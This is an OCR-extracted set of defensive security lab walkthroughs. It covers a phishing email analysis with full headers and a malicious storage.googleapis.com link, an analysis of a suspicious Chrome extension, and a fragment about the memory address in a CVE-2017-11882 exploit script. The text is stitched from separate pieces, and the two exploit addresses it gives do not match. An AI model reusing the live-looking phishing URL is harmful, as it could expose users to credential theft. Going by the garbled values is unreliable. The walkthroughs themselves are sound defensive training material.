
To find the GitHub link related to CVE-2017-11882, go to Google and search for "CVE-2017-11882 GitHub". This search should help you locate any repositories, code examples, or discussions about mitigations and exploits associated with this specific CVE on GitHub.




13. What is the memory address written by the exploit to execute the shellcode?

Answer: 0x00402114

In the GitHub repository, locate the file named CVE-2017-11882.py. Click on it to view the code, and scroll down to line 99. There, you will find the specified memory address: 0x004021114. This part of the code typically indicates a crucial point where certain operations or manipulations occur, relevant to the exploitation of the CVE-2017-11882 vulnerability.



Phishing Email Challenge-LetsDefend Lab Walkthrough




Tools Used on Analysis:

- Text Editor (Mousepad)
- VirusTotal
- URLhau Database
- WHOis by DomainTools
- Hybrid Analysis

To proceed with answering the questions, download and extract the contents of the Phishing email archive. Use the password "infected" to unlock and access the files.

1. What is the return path of the email?
   Answer: bounce@rjttznyzjjzydnillquh.designclub.uk.com


After opening the email in Mousepad, use the search function to look for the term 'return-path'. You will find the return path of the email listed on line 27. This provides details about the email's origin or routing information, which is essential for tracing the sender's identity or analyzing email authenticity.


~/Downloads/malware/paypal.eml - Mousepad
File Edit Search View Document Help
bh=RBOWoaMMpae2XSW5fIY8AMWesjkkUGv9NVPbU5akMiw=;
b=qEx4Dby+KeEbwFfEkyTOLalZdP2Bi/1x++tzApl5zqJPEO+/yhr49+kFUAOLs6YejZ
5GVU8PA4yOTHHBDuLmYr6tGRNNdbohZIT7G6rz+hV1uU8bNmoUTzVXoTzWUSZKUappHH
WnfmvEJzQvlPvdPPgwA2/5a4HKxeCLX+Pa/YJ0wUfeXrDwHBDiHmG2hpG2h2n07BkWYk
CVhDnFFhQ8tDO6dS371kOBeYBcseystA3+1SoBs6M6qZbEPPXzNXkyFqN6NuoeCmNn3d
moGUHjeXaGD3W1kY+qjvUywVULouHPSK0F578CTgg1/DSdm7UGYnJyMYlyrbA9EBXa5H
Mm1Q==
ARC-Authentication-Results: i=1; mx.google.com;
spf=pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender) smtp.mailfrom=bounce@rjttznyzjjzydnillquh.designclub.uk.com
Return-Path: <bounce@rjttznyzjjzydnillquh.designclub.uk.com>
Received: from foresthillrestaurant.com (capchrist.org. [134.195.196.43])
by mx.google.com with ESMTP id v19-20020a056638251300b00343383b93c1si6702219jat.13.2022.08.15.07.35.01
for <krystyalia@gmail.com>;
Mon, 15 Aug 2022 07:35:02 -0700 (PDT)
Received-SPF: pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender) client-ip=134.195.196.43;
Authentication-Results: mx.google.com;
spf=pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender) smtp.mailfrom=bounce@rjttznyzjjzydnillquh.designclub.uk.com
Received: from efianalytics.com (efianalytics.com. 216.244.76.116)
Date: Mon, 15 Aug 2022 10:35:01 -0400 (EDT)
From: "☆P.A.Y.P.A.L☆" <IHKH0MFEWW@kodehexa.net>
X-EMMAIL: Marrybenh@kodehexa.net
List-Unsubscribe: <mailto:<6kb5309jhvfamn7t0kt-iyct34ecfud7rfs3owh5d355dzxhy5.ljdg2j.quk3tu.9@unsub-sj.mktomail.com>
Envelope-To: <krystyalia@gmail.com>


2. What is the domain name of the URL in this mail?

   Answer: storage.googleapis.com

Open the email using Mousepad and scroll down to line 186 where you can find a URL. Carefully right-click on it and select "copy hyperlink." Paste this URL into a text editor like Mousepad for further analysis. To conduct an initial reputation check, upload the URL to VirusTotal. Upon reviewing the results, you will observe that 5 out of 92 security vendors have flagged the URL as malicious.



We can also see the root domain for the URL: storage.googleapis.com.
In the top left.


~/Downloads/malware/paypal.eml - Mousepad
File Edit Search View Document Help
172 <tr>
173 <td valign="top">
174 <table width="600" cellspacing="0" cellpadding="18" border="0">
175 <tr>
176 <td bgcolor="#FFFFFF">
177 <hr> </td>
178 </tr>
179 </table>
180 </td>
181 </tr>
182 </table>
183
184 <p style="text-align:center;font-family: 'Open Sans','Arial','Helvetica',sans-serif;font-size:13px;">

185
186
Abmelden


187
188
189 <p style="text-align:center;font-family: 'Open Sans','Arial','Helvetica',sans-serif;font-size:13px;">

190
The advertiser does not manage your subscription.
191 If you perfer not to receive further communication please unsubscribe<a href="https://storage.googleapis.com/hqyoqzatqthj/
aemmfcylvxeo.html#QORHNZC44FT4.QORHNZC44FT4?dYCTywfcxr3jcxxrmcdcKBdmc5D6qfcJVcbbb4M"> here
Or write to: 34 N Franklin Ave Ste
687#2043, Pinedale, WY, 82941
192
193 </body>
194 </html><table width="100%" cellpadding="0" cellspacing="0" border="0" style="">
12:09


3. Is the domain mentioned in the previous question suspicious?

   Answer: Yes

Copy the URL from the domain and visit Hybrid Analysis to check its reputation. Paste the URL into the appropriate section on the Hybrid Analysis website. Upon analysis, you will find that the domain is flagged as malicious, with a threat score of 42 out of 100, indicating a moderate level of risk.




Additionally, when checking the URLhaus Database, it is confirmed that the domain has been reported as malicious. This database tracks and lists URLs associated with malicious activities, providing further validation of the security threat posed by the domain.



4.What is the body SHA-256 of the domain?

Answer: 13945ecc33afee74ac7f72e1d5bb73050894356c4bf63d02a1a53e76830567f5

Copy the URL and submit the domain name to VirusTotal. After the analysis, navigate to the details page where you can view the SHA-256 hash of the body. This hash provides a unique identifier for the content, allowing for a detailed and secure comparison against known malicious files.



4. Is this email a phishing email?

   Answer: Yes

   Based on the analysis, it has been determined that the email in question is a phishing email. It contains a hyperlink that directs to a malicious URL. This link is likely intended to deceive recipients into providing sensitive information or inadvertently downloading malware.

LetsDefend — Suspicious Browser Extension

Tools Used for This Analysis:


- Virustotal
- ExAnalysis
- Kali Linux
- Obfuscator

Scenario:

A person working in the accounting department wanted to add a browser extension, but it was deleted from his device because it was perceived as harmful by AVs.

1. Which browser supports this extension?
   Answer: Google chrome extension

After uploading the file to VirusTotal for a reputation check, you can observe the Google Chrome extension icon marked with "CRX" on the top right side of the screen. This indicates that the file is recognized as a Chrome extension.



CyberDefenders: Blue tea
GitHub - hatnetsec/Netw
Suspicious Browser Exten
VirusTotal - File - f7d067
https://www.virustotal.com/gui/file/f7d0677dde14781dd8f67f9b896630f08ff
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
f7d0677dde14781dd8f67f9b896630f08ff1369c911fd6fec0530cae08bfc943
Sign
14
/ 60
Community Score
14/60 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
f7d0677dde14781dd8f67f9b896630f08ff1369c911fd6fec053...
FinanceEYEfeeder.crx
crx
Size
9.79 KB
Last Modification Date
5 hours ago
CRX
DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY 4
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.
Threat categories
trojan
phishing

2. What is the name of the main file which contains metadata?

Answer: Manifest.JSON

Clone the Repository: First, go to the ExtAnalysis GitHub repository. Copy the URL of the repository. Open your Kali Linux terminal and type:
bash
Co
git clone [paste-the-copied-repository-url-here]
Press Enter to download the tool to your local machine.
Change Directory: Once the download is complete, change your directory to the ExtAnalysis folder:


Copy code
cd ExtAnalysis
Install Requirements: Before running the tool, ensure that all required dependencies are installed. Typically, this involves running:
Copy code
pip install -r requirements.txt
Run ExtAnalysis: Start the ExtAnalysis tool by typing:
Copy code
python extanalysis.py
This command launches the ExtAnalysis interface.
Upload and Analyze: Once ExtAnalysis is running, use its interface to upload the FinanceEyefeeder.crx document (which should be a Chrome extension). Begin the analysis.
Review the Analysis: After the analysis, scroll through the information provided. You will see details like the name of the main file, Manifest.JSON, which contains metadata crucial for understanding the extension's structure and behavior.
These steps will allow you to thoroughly analyze the Chrome extension and gain insights into its functionality and potential security implications.


CyberDefend
GitHub - hatr
Suspicious Br
VirusTotal - F
CRXcavator
ExtAnalysis -
FinanceEyeFe
127.0.0.1:13337/analysis/EXA2024106175715
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
EXTERNAL JAVASCRIPT: 0
MANIFEST.JSON
{
"ACTION" : {…},
"BACKGROUND" : {
"SERVICE_WORKER" : "background.js"
},
"CHROME_URL_OVERRIDES" : {
"NEWTAB" : "ThankYou.html"
},
"CONTENT_SCRIPTS" : [
"0" : {…}

3. How many js files are there? (Answer should be numerical)

   Answer: 2

